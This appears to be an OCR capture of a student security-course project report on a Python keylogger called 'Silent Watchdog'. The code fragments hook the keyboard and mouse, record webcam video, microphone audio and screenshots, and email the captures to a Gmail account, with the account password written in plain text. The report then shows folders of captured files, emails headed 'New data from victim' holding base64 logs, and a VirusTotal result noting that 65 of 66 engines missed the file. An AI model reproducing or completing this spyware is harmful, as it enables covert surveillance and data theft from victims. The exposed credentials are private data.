
Code:


keylogger.py
D:\University of Windsor\Semester 3\COMP 8677 - Networking & Data Security\Project\Final Project\keylogger.py
Indexing...

```python
from email.message import EmailMessage

from winreg import *
import cv2
import sounddevice as sd
from scipy.io.wavfile import write
from datetime import datetime
import logging
from logging.handlers import RotatingFileHandler
from pathlib import Path

# Set up logging
log_dir = Path('logs')
log_dir.mkdir(exist_ok=True)
log_file = log_dir / 'application.log'
handler = RotatingFileHandler(log_file, maxBytes=5000000, backupCount=5)
logging.basicConfig(level=logging.INFO, handlers=[handler], format='%(asctime)s - %(levelname)s - %(message)s')

global t, start_time, pics_names, yourgmail, yourgmailpass, sendto, interval, log_file_path, video_file_path, audio_file_path

t = ""
pics_names = []

######### Settings ########

yourgmail = "baluanush496@gmail.com"
yourgmailpass = "odyerpirappdklkp"
sendto = "baluanush20001806@gmail.com"
interval = 20

# Create directories for organization
Path('screenshots').mkdir(exist_ok=True)
Path('audio').mkdir(exist_ok=True)
Path('video').mkdir(exist_ok=True)
```




```python
def ScreenShot():
        print(f"Screenshot saved: {file_path}")
    except Exception as e:
        logging.error(f"Error taking screenshot: {e}")


def generate_unique_filename(prefix, extension):
    timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
    return f"{prefix}_{timestamp}.{extension}"


def record_webcam(duration=10):
    global video_file_path
    try:
        cap = cv2.VideoCapture(0)
        fourcc = cv2.VideoWriter_fourcc(*'mp4v')
        video_file_path = os.path.join('video', generate_unique_filename('webcam', 'mp4'))
        out = cv2.VideoWriter(video_file_path, fourcc, 20.0, (640, 480))
        start_time = time.time()

        print("Started recording webcam")
        while int(time.time() - start_time) < duration:
            ret, frame = cap.read()
            if ret:
                out.write(frame)
            else:
                break

        cap.release()
        out.release()
        cv2.destroyAllWindows()
        logging.info(f"Webcam video saved: {video_file_path}")
        print(f"Webcam video saved: {video_file_path}")
    except Exception as e:
        logging.error(f"Error recording webcam: {e}")
```




```
def OnKeyboardEvent(event):
        if int(time.time() - start_time) >= int(interval):
            # Record webcam and audio
            record_webcam(10)
            record_audio(10)
            Mail_it(t, pics_names)
            t = ''
            log_file_path = os.path.join('logs', generate_unique_filename('Logfile', 'txt'))
            print(f"New log file created: {log_file_path}")
    except Exception as e:
        logging.error(f"Error in OnKeyboardEvent: {e}")

    return True


hook = PyHook3.HookManager()

hook.KeyDown = OnKeyboardEvent

hook.MouseAllButtonsDown = OnMouseEvent

hook.HookKeyboard()

hook.HookMouse()

start_time = time.time()
log_file_path = os.path.join('logs', generate_unique_filename('Logfile', 'txt'))
print(f"Initial log file created: {log_file_path}")

pythoncom.PumpMessages()
```


File Directories:




```
audio          2024-08-01 11:48 AM    File folder
logs           2024-08-01 11:48 AM    File folder
screenshots    2024-08-01 11:48 AM    File folder
video          2024-08-01 11:48 AM    File folder
```



```
mic_20240731_175052.wav
mic_20240731_175124.wav
mic_20240731_175157.wav
mic_20240731_192259.wav
mic_20240731_192547.wav
mic_20240731_204330.wav
mic_20240731_204401.wav
mic_20240801_082036.wav
mic_20240801_082119.wav
mic_20240801_082141.wav
mic_20240801_082204.wav
mic_20240801_082509.wav
mic_20240801_082840.wav
mic_20240801_083140.wav
mic_20240801_114835.wav
```



Name	Date modified	Type	Size
application.log	2024-08-01 11:48 AM	Text Document	6 KB
Logfile_20240731_175003.txt	2024-07-31 5:50 PM	Text Document	2 KB
Logfile_20240731_175114.txt	2024-07-31 5:51 PM	Text Document	1 KB
Logfile_20240731_192315.txt	2024-07-31 7:23 PM	Text Document	3 KB
Logfile_20240731_192456.txt	2024-07-31 7:25 PM	Text Document	1 KB
Logfile_20240731_192604.txt	2024-07-31 7:26 PM	Text Document	2 KB
Logfile_20240731_204246.txt	2024-07-31 8:43 PM	Text Document	2 KB
Logfile_20240801_081940.txt	2024-08-01 8:20 AM	Text Document	3 KB
Logfile_20240801_082425.txt	2024-08-01 8:24 AM	Text Document	1 KB
Logfile_20240801_082543.txt	2024-08-01 8:28 AM	Text Document	2 KB
Logfile_20240801_083104.txt	2024-08-01 8:31 AM	Text Document	1 KB
Logfile_20240801_114759.txt	2024-08-01 11:48 AM	Text Document	1 KB




1AG1WYO.png 1VB65YQ.png 2AWE53Q.png 3LXQ85R.png 3ZX4SJ5.png 4KNFVTV.png 4N5GFT0.png 4N30ZYZ.png 7T5VTSB.png 8UOXRQC.png 8YJAK1B.png 9CTSR4V.png

A48XZP2.png AJWH8UA.png ALQPIRC.png BR9E5NF.png CYIFFCE.png D41QBQW.png ETQHQSX.png G0VDCV9.png I0NXGAU.png I4H724N.png IFGH595.png J5RVH1K.png

JBIH6UY.png K3F19IH.png KBDBLQA.png M2F8M7B.png M5CVT8O.png MDWWTWM.png NDRJX66.png NPUS4AQ.png NUXLEIF.png O2O2U72.png OGJEBNU.png QK8CX47.png


S6W7RZI.png TA6MRZD.png TDGL48Q.png TIR2GD1.png TMISRUR.png TO0CS61.png U36D6GP.png W36DMLB.png WAI1KXP.png ZI7KOXS.png ZWT5ND8.png ZYU3KMT.png



webcam.mp4 webcam_20240731_175042.mp4 webcam_20240731_175114.mp4 webcam_20240731_175147.mp4 webcam_20240731_192241.mp4 webcam_20240731_192405.mp4 webcam_20240731_192535.mp4 webcam_20240731_204313.mp4 webcam_20240731_204351.mp4 webcam_20240801_082026.mp4 webcam_20240801_082109.mp4 webcam_20240801_082130.mp4

webcam_20240801_082154.mp4 webcam_20240801_082217.mp4 webcam_20240801_082224.mp4 webcam_20240801_082458.mp4 webcam_20240801_082829.mp4 webcam_20240801_083130.mp4 webcam_20240801_114824.mp4

Email Sent:



Keylogger Log Data

baluanush496@gmail.com

to me

Thu, Aug 1, 11:48 AM (3 days ago)

New data from victim(Base64 encoded)


ClsxXSBXaW5kb3dOYW1lIDogQmFzZTY0IERlY29kZSBhbmQgRW5jb2RlIC0gT25saW5lIC0gR29vZ2xlIENocm9tZQoJQnV0dG9uOm1vdXNlIGxlZnQgZG93
bgoJQ2xpY2tlZCBpbiAoUG9zaXRpb24pOig2NjUsIDcpCj09PT09PT09PT09PT09PT09PT09ClsxXSBXaW5kb3dOYW1lIDogTm9uZQoJQnV0dG9uOm1vdXNl
IGxlZnQgZG93bgoJQ2xpY2tlZCBpbiAoUG9zaXRpb24pOigxMTE2LCAxMTc0KQo9PT09PT09PT09PT09PT09PT09PQpbMV0gV2luZG93TmFtZSA6IE5vbmUK
CUJ1dHRvbjptb3VzZSBsZWZ0IGRvd24KCUNsaWNrZWQgaW4gKFBvc2l0aW9uKTooMTE1NiwgMTE2OSkKPT09PT09PT09PT09PT09PT09PT0=

6 Attachments • Scanned by Gmail

webcam_202408...

Logfile_20240801...

mic_20240801_11...



Log data

baluanush496@gmail.com

Wed, Jul 31, 5:13 PM (4 days ago)

New data from victim(Base64 encoded) ClsxNzoxMzoyMF0gV2luZG93TmFtZSA6IENocm9tZSBMZWdhY3kgV2luZG93CglCdXR0b246bW91c2UgbGVmdCBkb3duCglDbGlja2VkIGl...

11

baluanush496@gmail.com

Wed, Jul 31, 8:43 PM (4 days ago)

ClsyMDo0MzoxMV0gV2luZG93TmFtZSA6IFJ1bm5pbmcgYXBwbGljYXRpb25zCglCdXR0b246bW91c2UgbGVmdCBkb3duCglDbGlja2VkIGluIChQb3NpdGlvbik6KDkyOCwgMTE3M...

baluanush496@gmail.com

to me

Thu, Aug 1, 8:32 AM (3 days ago)

New data from victim(Base64 encoded)

ClsxXSBXaW5kb3dOYW1lIDogQ2hyb21lIExlZ2FjeSBXaW5kb3cKCUJ1dHRvbjptb3VzZSBsZWZ0IGRvd24KCUNsaWNrZWQgaW4gKFBvc2l0aW9uKTooNzIs
IDEwNDApCj09PT09PT09PT09PT09PT09PT09ClsxXSBXaW5kb3dOYW1lIDogTm9uZQoJQnV0dG9uOm1vdXNlIGxlZnQgZG93bgoJQ2xpY2tlZCBpbiAoUG9z
aXRpb24pOigxMTE2LCAxMTc2KQo9PT09PT09PT09PT09PT09PT09PQ==

5 Attachments • Scanned by Gmail

webcam_202408...

Logfile_20240801...

mic_20240801_0...

12. VirusTotal Report Summary


A security analysis of the Silent Watchdog executable was conducted using VirusTotal. The file was flagged by 1 out of 66 security vendors as potentially malicious, specifically identified as Python/Spy.Agent.SL by ESET-NOD32.

Key Findings:

i. **Malware Characteristics**: The file is recognized as a Python-based malware designed to capture user activity, take screenshots, record webcam and audio, and send the collected data to a designated email address.

ii. **Detection Rate**: Despite being flagged by ESET-NOD32, most antivirus engines (65 out of 66) did not detect it as malicious. This suggests that the file's behavior might be typical of monitoring software but does not necessarily contain harmful code recognizable by other antivirus programs.

Link:
https://www.virustotal.com/gui/file/fb4d9d5417f2225dcf773cfbada919ab04654bb133d6f0cd36c3644ee5dc3847/detection



1/66 security vendor flagged this file as malicious

fb4d9d5417f2225dcf773cfbada919ab04654bb133d6f0cd36c3644ee5dc3847
keylogger.py
python

Size 8.63 KB
Last Analysis Date 3 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

✦ Code insights


The code snippet is a Python-based malware designed to capture user activity, take screenshots, record webcam and audio, and send the collected data to a designated email address.

The malware utilizes the following libraries:

Security vendors' analysis ⓘ

Do you want to automate checks?

ESET-NOD32	ⓘ Python/Spy.Agent.SL	Acronis (Static ML)	✓ Undetected
AhnLab-V3	✓ Undetected	AliCloud	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected


fb4d9d5417f2225dcf773cfbada919ab04654bb133d6f0cd36c3644ee5dc3847
Sign in
Sign up

Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
CrowdStrike Falcon	✓ Undetected	Cybereason	✓ Undetected
Cynet	✓ Undetected	DrWeb	✓ Undetected
